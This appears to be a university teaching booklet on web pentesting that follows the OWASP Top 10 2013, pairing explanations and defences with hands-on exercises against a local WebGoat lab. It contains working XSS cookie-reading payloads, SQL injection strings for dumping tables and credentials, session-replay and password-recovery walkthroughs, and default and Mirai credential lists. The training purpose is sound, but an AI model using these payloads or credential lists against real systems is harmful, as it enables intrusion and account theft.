Web application Pentest

OWASP top10 2013

Université de Lorraine

Created on 22 October 2020 | Our Reference: OWASP top10 Booklet.docx | Version: 1.8

Sensitivity: PUBLIC

This page intentionally left blank

2020 - 2021

Summary

Based on the OWASP Top 10 2013:

https://www.owasp.org/index.php/Top_10_2013-Top_10

1 Cross-Site Scripting (XSS)

Presentation

XSS flaws occur whenever an application permits untrusted data to be sends to a client's web browser without proper validation or escaping.

XSS uses similar techniques as *Injection* attacks, except that XSS attacks the client side (i.e. browser) while injection attacks the server side. That is why XSS attacks have limited languages based on the web browser's interpreter, while injection attacks may use any server side language or system that interprets inputs.

In XSS, when the code is sent to the web browser, it will be interpreted and executed. All languages which are interpreted by web browsers can be injected: HTML, JavaScript…

XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, become a zombie machine, or redirect the user to malicious sites…

XSS flaws can be of three types:

- **Stored**: The malicious code is stored on the target server (database, message forum, welcome page, comment field …), this makes the attack persistent and any visitor may become a new victim.
- **Reflected**: The malicious code is contained in a HTTP request response of the application (error message, search result, …), this attack is non-persistent but attackers may trick you into generating that return message.
- **DOM based**: The malicious code result in a use of an insecure reference (in a client side code) of DOM objects that are not fully controlled by the server provided page. This attack may not be detected by the server-side.

How to protect yourself

On the server side:

- Properly escaping all data entering and exiting the database.
- Also validate the length and the format will help to protect against this threat.
- In particular cases like select boxes, whitelists of words / numbers can be used too.

- Use the “httponly” flag to secure your cookies against JavaScript Hijacking: your browser (if up to date) will not let the script access the cookie.
- Attack prevention tools (IPS, application firewalls).

On the client side:

- Additional client-side data validations (in JavaScript) can be put in place, especially to avoid DOM-based XSS.


Demo / Hands on!

Boot on the USB stick, launch the web browser and go to the webpage:

Reflected XSS:
http://localhost/Content/ReflectedXSS.aspx

Stored XSS
http://localhost/Content/StoredXSS.aspx

More information (link)



Exploit it on WebGoat web app!

For the **reflected XSS**, go in Reflected XSS page, click on a city name and try to add those chunk of code at the end of the URL:

```
<script>alert("XSS flaw");</script> # Open a pop-up with the message "XSS flaw"
<script>alert(document.cookie);</script> # Open a pop-up with all cookies which are accessible by the script
```

For the **stored XSS**, go in Stored XSS page. In the email or comment field put the following code and validate:

```
<script> function getCookies() { return document.cookie.replace(\"; \",\"\\n\"); } </script> # Create a function which opens a pop-up with all cookies which are accessible by the script properly printed
<script>alert(getCookies());</script> # Call the function
```

This page intentionally left blank

2020 - 2021

2 Sensitive Data Exposure

Presentation

Sensitive data is information that can be used or manipulated for nefarious purposes to great effect, such as credit card numbers, tax IDs, and authentication credentials (like passwords).
Many web applications do not properly protect sensitive data. Attackers may steal or modify such weakly protected data. It can conduct to a credit card fraud, identity theft, or other crimes.
Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

How to protect yourself

You should determine which data is sensitive (risk analysis).

The sensitive data must not be stored nor transmitted in clear text. Including backups, log systems and other monitoring system.

Passwords must be hashed and salted before being stored in database.

You must use a strong standard algorithm to transmit and store data.

More globally, sensitive data needs to be protected in persistent storage, in memory, and while transiting through the network.

Demo / Hands on!

Go to the webpage:

http://localhost/WebGoatCoins/ForgotPassword.aspx


More information (link)

Famous example of weak encryption

The choice of cryptographic algorithm is very important when it comes to data sensitivity. To illustrate the importance of good selection of algorithms and their block mode, we use the following ECB penguin example.

In cryptography, there are different ways to cipher data. In the ECB mode (Electronic CodeBook) each block is encrypted independently form each other.

The following figure illustrates what happens with this:



The image is still recognizable even after encryption because images also work in blocks, so encrypted blocks will have a different content, but the arrangement of blocks (that composed the pictures) will remain the same. Thus the image is recognizable.

Even if ECB was not used on a picture but text for example, the same plaintext being encrypted will result in the same ciphertext. So text repetition could for example be very easily spotted.

In conclusion is it always necessary to analyze the type, rate, nature of the information and technology to properly select an encryption algorithm and its block mode.

Hashing functions, why fast is bad for security?

Hashing function are used for various reasons. For example to irreversibly transform passwords to be stored in a database.

Most of the time, you may select general purpose hash functions (e.g. MD5) that are actually designed to calculate a digest of huge amounts of data as quickly as possible. Which is good to ensure integrity, but bad to ensure secrecy of passwords. If it is fast for us, it will also be as fast for hackers trying brute force attacks. Therefore it is important to perform multiple hash iterations (> 1000, the more the better) for any sensitive usage. Also consider using a slow (complex in calculation) hash algorithm (e.g. bcrypt, scrypt). Take care about the server resources when iterate using slow algorithms, it's greedy in time and CPU! It's about a good balance between data sensitivity, level of security and server/database resources. Finally don't forget to properly salt the passwords. The salt is a known added part to the password (different for every users) before hashing to ensure the result is different for every users, otherwise the same passwords will have the same hash, a good thing for hackers!


Take care to all the information sent

Sensitive data are sometimes exposed by packets headers: Most Web sites return an "HTTP 401 UNAUTHORIZED" with a password failure and an "HTTP 200 OK" with a password success. It's easy for a script attempting to brute force the password to know if he found the right password.

You should in both cases return an "HTTP 200 OK", but explain to the user if the login failed. If possible, vary the behavior and use different error messages.

Do not provide details about which part of the login fail, e.g. strings like "Bad username" or "Bad password". This facilitates the brute force of usernames and passwords. The usage of "Bad username or password" is better. You can either put this string in HTML comments in the source code of the success page to make successful password guesses appear as unsuccessful for scripts.

Schema of the exploit on WebGoat web app



Exploit it on WebGoat web app!

On Webgoat, passwords are not stored in clear text. But in the webpage `http://localhost/WebGoatCoins/ForgotPassword.aspx`, you can easily collect all users email addresses (type "v" in the Email Address field…).

Copy an address, for example, valarie@premiumcollectables.com then go to the vulnerable forgot webpage `http://localhost/Content/ForgotPassword.aspx`. Paste the email address on the field, and click on "Proceed to Next Step".

Check your cookies: you have a cookie named "`encr_sec_qu_ans`" with a value like "`WW14MVpRMD0=`". It's a string encoded using Base64. Use www.base64decode.org. Decode once. You get a new value like "`Ymx1ZQ0=`". Decode again. Now, you obtain a value like "`blue`". Put it in the answer filed and click on "Recover Password!". On the new webpage, you can see the password in clear text.

It's easy enough to create a program which will collect all users email addresses, and find all passwords.

3 Using Components with Known Vulnerabilities

Presentation

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such privilege can facilitate serious data loss or server takeover.

Applications using components with known vulnerabilities may undermine application defences and enable a range of possible attacks and impacts.
To know if you're using a vulnerable component, you can search into websites which lists known vulnerabilities like declared by CVE bulletins.
If you're using a vulnerable component, the attacker can perform all imaginable attacks, depending of the component's vulnerability.

How to protect yourself

Upgrading all your components to the latest version (or patch) available is critical.

You can establish security policies about components which can be used or not, according to good development practices.

Disable unused parts of components is recommended to reduce the attack surface allowed by a component.

Demo / Hands on!

Launch a terminal (Ctrl+Alt+T) and scan your WebGoat installation with this command line:

```
nikto -host localhost
```

You will see the line:

```
Retreived x-aspnet-version header: 4.0.30319
```

Now look at this page

http://www.securityfocus.com/archive/1/521061

More information (link)

Critical authentication bypass in Microsoft ASP.NET Forms - CVE-2011-3416

SEC Consult SA-20111230-0 :: Critical authentication bypass in Microsoft ASP.NET Forms - CVE-2011-3416 Dec 30 2011 04:07PM
SEC Consult Vulnerability Lab (research sec-consult com)

```
SEC Consult Vulnerability Lab Security Advisory < 20111230-0 >
=======================================================================
title: Microsoft ASP.NET Forms Authentication Bypass
product: Microsoft .NET Framework
vulnerable version: Microsoft .NET Framework Version:4.0.30319;
ASP.NET Version:4.0.30319.237 and below
fixed version: MS11-100
CVE: CVE-2011-3416
impact: critical
homepage: http://www.microsoft.com/net
found: 2011-10-02
by: K. Gudinavicius / SEC Consult Vulnerability Lab
m. / SEC Consult Vulnerability Lab
https://www.sec-consult.com
=======================================================================

Vendor description:
-------------------
".NET is an integral part of many applications running on Windows and
provides common functionality for those applications to run. This
download is for people who need .NET to run an application on their
computer. For developers, the .NET Framework provides a comprehensive
and consistent programming model for building applications that have
visually stunning user experiences and seamless and secure
communication."

Source: http://www.microsoft.com/net

Vulnerability overview/description:
-----------------------------------
The null byte termination vulnerability exists in the
CopyStringToUnAlingnedBuffer() function of the webengine4.dll library
used by the .NET framework. The unicode string length is determined
using the lstrlenW function. The lstrlenW function returns the length
of the string, in characters not including the terminating null
character. If the unicode string containing a null byte is passed, its
length is incorrectly calculated, so only characters before the null
byte are copied into the buffer.

This vulnerability can be leveraged into an authentication bypass
vulnerability. Microsoft ASP.NET membership system depends on the
FormsAuthentication.SetAuthCookie(username, false) method for certain
functionality. By exploiting this vulnerability an attacker is able to
log on as a different existing user with all the privileges of the
targeted user (e.g. admin).
```

4 Injection

Presentation

Injection flaws, such as SQL injection, Command injection, or Script injection (e.g. JavaScript) occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Injections can be performed by different vectors: user inputs in a field, as a parameter (GET or POST), cookies, headers… Anything that can be interpreted or executed on the remote server / application.

For example, in a web application which is vulnerable to SQL injection, an intruder can execute SQL commands to dump the database, or add/modify/delete data. Attack surface depends on the access rights owned by the user used to log on the database by the application itself. In a case of a command injection, the attacker may execute commands with the same rights as the application. If root user is used, the whole application server can be compromised.

To verify if you are vulnerable, you can test all the commands and the queries manually or with dedicated tools. You can either check the code manually to see if the data are sanitized. Also free scanning tools are available but they cannot always reach interpreters and may have difficulty detecting whether an attack was successful or not.

How to protect yourself


1. Use parameterized requests to dissociate user inputs from request syntax (SELECT, WHERE, UNION…).
2. Use bottleneck functions (must-go-through functions) for escaping special characters used by attackers to confuse the interpreter and modify requests (<>;:/\|&%*).
3. Use "white list" to validate inputs before processing them in request: If a parameter should be the value "Yes" or "No" be sure that your parameter is one of these two value and nothing else by allowing only these two values (into your whitelist).
4. Limit the execution context (Restrict user rights on the database, dedicated application user/shell context).

Demo / Hands on!

Go to the webpage:

http://localhost/Content/SQLInjection.aspx

More information (link)



Code examples for SQL Injection

- `a' or '1'='1' ; # Always true`
- `a' or '%'=' Always true`
- `a' UNION SELECT table_schema, table_name, 1 FROM information_schema.tables; # List existing tables`
- `a' UNION SELECT table_schema, table_name, column_name FROM information_schema.columns; # List columns of a tables`
- `a' UNION SELECT email, password, 1 FROM customerlogin; # Grab credentials`

5 Broken Authentication and Session Management

Presentation

Application functions related to authentication and session management are often not correctly implemented. They could allow attackers to compromise passwords, keys, session tokens or to exploit other implementation flaws to impersonate other users and in specific cases to completely bypass authentication!

If the ID of a session is exposed in URL, it could be possible for an intruder to steal it depending on the protocol used to exchange data between client and server (e.g. unencrypted connection HTTP instead of HTTPS) and reuse it to gain access to the session.
If a session ID does not have any timeout and a user forgot to logout from the website, the next user will be able to use the previous session (see figure).

If passwords are not securely stored (hashed and salted) in the database and an intruder successfully exports the database, it can be easy to crack a lot of the passwords.

How to protect yourself

To protect yourself, you should use a single set of strong authentication and session management controls:


1. Use secure (encrypted) connexions (e.g. HTTPS)
2. Use standard error messages when wrong user / password are provided
3. Use standard responses to avoid disclosing user existence (e.g. do not redirect when a good user but wrong password was provided)
4. Sanitize user inputs to avoid injection (whitelist)
5. Set session timeout depending on application sensitivity
6. Always prefer POST request to GET request for sensitive data (GET request URL parameters may be cached in the local browser)
7. When killing session (timeout, logout, …), kill it on both server and client side

Demo / Hands on!

Go to the webpage:

http://localhost/WebGoatCoins/CustomerLogin.aspx

More information (link)



Exploit it on the WebGoat web app!

Log to the page `http://localhost/WebGoatCoins/CustomerLogin.aspx` using

Address: yu@microsilverinc.com
Password: prince

Look at the cookies (for example with Advanced Cookie Manager): You will see a cookie named "`customer_login`" with a value like:
"2E17401D45A5D9583170E2EE798F84CFF87660C0B0734B03BE0AD958BBC1713B823614DAE8917321852927F10539605F36CA7048AAFAD176438C76894E979F312EBE1B60AE019897631A3FFCD51D00EF86A8C5B7A055355AF797E4727919B9BA4214E87E3BB2EF44483ADF0ED28162B3D59124EC2B78BF790922AB9B64653EA8461D5390F049954FF1EF5056EFB0C97DAB92C801A839A44C4D090382DF3132BAC21C3A769185989756748C95451B43E6"

Now, log out. The cookie will be destroyed.

After that, create a cookie which is named "`customer_login`", with the previous value. Refresh the webpage: You're logged in again.

6 Insecure Direct Object References

Presentation

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate such references to access unauthorized data.

Potential threats can come from an authorized user of the system who alters a parameter value that directly points to an object that the user should not be authorized to access.

The user may be authorized to access the system, but not only to a specific object, such as a database record, specific file or even an URL. If the application does not verify the user for that specific object (file, directory…), the attacker may list (e.g. guess the file system directories) any object and eventually gain admin access to the complete system.

How to protect yourself

Use indirect references per user or per session. Doing so, an attacker cannot directly target unauthorized resources.

For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server.


For direct references, the application must verify if the user is authorized to access the exact resource he has requested.

Demo / Hands on!

Go to the webpage:

http://localhost/Content/UploadPathManipulation.aspx

More information (link)



Exploit it on WebGoat web app!

Log to the page http://localhost/WebGoatCoins/CustomerLogin.aspx using

Username: yu@microsilverinc.com
Password: prince

Upload the file of your choice after login on the WebGoat Coins Login Page. Be sure that you can access your uploaded document by going to `http://localhost/WebGoatCoins/uploads/YourFileName`
Log out. Try to access again to your file. You still have access to the file.
It means that you can access to all files of every user which upload a file.
You can now try to brute force file names that others users may have uploaded.

7 Security Misconfiguration

Presentation

This vulnerability occurs when the production environment was not properly configured or sanitized. Examples are insecure default configuration, debug files not deleted in production environment, poorly documented default configuration, or poorly documented side-effects of optional configuration.

A good security requires having a secure configuration defined and deployed for anything that is part of the application (application, frameworks, application server, web server, database server, and platform). Secure settings should be defined, implemented, and maintained. Default settings are often insecure.

A security misconfiguration can conduct to the compromise of a computer, a server or even a whole enterprise network!

How to protect yourself

A secure configuration document defining how to keep all software up to date, change default passwords, disable or uninstall unnecessary features, securely configure the application in its context.

A process to deploy new software updates and patches in a timely manner should be defined.

When an application is developed, security needs to be integrated from the beginning to avoid structural flaws.

Consider running scans and doing audits periodically to help detect misconfigurations or missing patches.

Demo / Hands on!

Go to the webpage:

http://localhost/WebGoatCoins/CustomerLogin.aspx

More information (link)

Example of default password list

Vendor	Model	Version	Access Type	Username	Password
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	debug	synnet
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	tech	tech
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)
3COM	LANplex	2500	Telnet	debug	synnet
3COM	LANplex	2500	Telnet	tech	tech
3COM	LinkSwitch	2000/2700	Telnet	tech	tech
3COM	Netbuilder	SNMP	ANYCOM		
3COM	NetBuilder	SNMP	ILMI		
3COM	Netbuilder	Multi	admin	(none)	
3COM	Office Connect ISDN	5x0	Telnet	n/a	PASSWORD
3COM	Routers	5x0	Telnet	n/a	PASSWORD
3COM	SuperStack II Switch	2200	Telnet	debug	synnet
3COM	SuperStack II Switch	2700	Telnet	tech	tech
3COM	OfficeConnect 812	Multi	adminttd	adminttd	
3COM	ADSL	Multi	adminttd	adminttd	
3COM	Wireless AP	ANY	Multi	admin	comcomcom

Exploit it on WebGoat web app!

Mirai is a famous malware which infects IOT devices using weak credentials to create a network of zombie machines in order to perform DDoS attacks.
Here is the beginning of the Mirai's list of credentials which are hard-coded. Try some of them on the login's webpage, maybe that an administrator left a default password.

Username	Password
root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	(none)
admin	password
root	root

8 Missing Function Level Access Control

Presentation

Most web applications verify logged user level access rights before making a functionality visible in the user interface. However, applications need to perform the same access control checks on the server when each function is accessed.

If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

For example, by manipulating the URL, an intruder may access to a webpage without authentication, or with an account which has not the right to access to this page.

How to protect yourself

Your application should have a consistent and easy to analyse authorization modules that is invoked from all of your business functions.

Think about the process for managing access rights and ensure you can update it and audit it easily.


The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
Hide links and buttons to unauthorized functions is not good enough. You must also implement checks on the server side.

Demo / Hands on!

Go to the webpage:

http://localhost/AddNewUser.aspx

More information (link)



Exploit it on WebGoat web app!

By direct browsing on the webpage `http://localhost/AddNewUser.aspx`, you can add a new user without the need to be logged in and without the need to be administrator. There is no control for access to important functions.

9 Cross-Site Request Forgery (CSRF)

Presentation

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

This allows the attacker to force the victim's browser to generate requests that the vulnerable application thinks are legitimate requests from the victim. Unlike XSS, which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

If a bank's website is vulnerable, an attacker can use a CSRF vulnerability to send money from the victim's account to his account.

How to protect yourself

To protect yourself, you should include an unpredictable token in each HTTP request for sensitive functionality.

Such tokens/session IDs should be unique per user session and follow the good practices:

- Fingerprinting: Avoid disclosing information that permits fingerprinting the application (e.g. PHPSESSID clearly discloses the use of PHP)
- Length: Long enough to prevent brute force attacks (at least 128 bits)
- Entropy: Unpredictable (random enough) to prevent guessing attacks, where an attacker is able to guess or predict the ID of a valid session through statistical analysis techniques
- Content: IDs must be meaningless to avoid disclosing the nature of the session (e.g. admin session)
- Timeout: Set session timeout depending on application sensitivity

Requiring the user to re-authenticate, or prove they are a human (e.g., via a CAPTCHA) can also protect users against CSRF attacks.


To protect against CSRF using XSS attacks you should also use the "httponly" flag to secure your cookies.

Demo / Hands on!

Go to the webpage:

http://localhost/Content/StoredXSS.aspx

More information (link)



Exploit it on WebGoat web app!

